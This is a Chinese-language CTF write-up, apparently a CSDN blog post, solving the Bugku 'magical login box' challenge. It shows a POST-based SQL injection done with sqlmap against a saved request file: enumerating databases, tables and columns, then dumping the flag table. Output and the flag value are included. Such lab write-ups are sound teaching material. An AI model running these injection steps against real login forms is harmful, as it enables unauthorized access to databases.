

bugku 一个神奇的登陆框--POST型SQL注入

原创

Void&Exists 于 2019-06-29 14:23:44 发布 615 收藏 3

分类专栏: [CTF](#) 文章标签: [bugku SQL注入](#) [ctf](#) [网络安全](#) [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/a1004070060/article/details/94154762>

版权



[CTF 专栏收录该内容](#)

16 篇文章 0 订阅

订阅专栏

解题链接: <http://123.206.87.240:9001/sql/>

Challenge

1859 Solves

×

这是一个神奇的登陆框

150

<http://123.206.87.240:9001/sql/>

flag格式flag{}

Flag


Submit

<https://blog.csdn.net/a1004070060>

解题过程:

本题并未给出什么提示, 首先考虑到弱口令登录, BP抓包后加载send to intruder, 加载字典后爆破无果。然后考虑到之前做的题目, 尝试用御剑扫描一下后台, 也没发现什么线索, 这时才注意到页面的title, 原来这道题目与SQL注入相关, 考虑到user和pass字段都是通过post方法传递, 所以本题应该属于POST型注入, 于是开始尝试。ps: 本文只记录使用SQLmap的一种方法。

首先把抓到的包导出文件:



使用导出的文件爆出数据库名，成功发现了两个数据库：

```
sqlmap -r '/root/CTF/SQL.txt' --dbs
```

```
[13:56:21] [INFO] retrieved: bugku
available databases [2]:
[*] bugkusql1
[*] information_schema
[13:56:21] [INFO] fetched data: log
```

根据数据库名爆出表名：

```
sqlmap -r '/root/CTF/SQL.txt' -D bugkusql1 --tables
```

```
[13:57:49] [INFO] retrieved: whoami
Database: bugkusql1
[2 tables]
+-----+
| flag1 |
| whoami |
+-----+
[13:57:49] [INFO] fetched data: log
```

继续猜解列名：

```
sqlmap -r '/root/CTF/SQL.txt' -D bugkusql1 -T flag1 --columns
```

```
Table: flag1
[1 column]
+-----+-----+
| Column | Type      |
+-----+-----+
| flag1  | varchar(50) |
+-----+-----+
```

接下来只需要等待爆出数据即可

```
sqlmap -r '/root/CTF/SQL.txt' -D bugkusql1 -T flag1 -C 'flag1' --dump
```

或者

```
sqlmap -r '/root/CTF/SQL.txt' -D bugkusql1 -T flag1 -C 'flag1' --sql-query "select flag1 from flag1"
```

```
[14:04:17] [WARNING] no clear password(s) found
Database: bugkusql1
Table: flag1
[1 entry]
+-----+-----+
| flag1 |
+-----+-----+
| ed6b28e684817d9efcaf802979e57aea |
+-----+-----+

[14:04:17] [INFO] table 'bugkusql1.flag1' dumped to CSV file '/root/.sqlmap/
ut/123.206.87.240/dump/bugkusql1/flag1.csv'
[14:04:17] [INFO] fetched data logged to text files under '/root/.sqlmap/out
123.206.87.240'
```

<https://blog.csdn.net/a1004070060>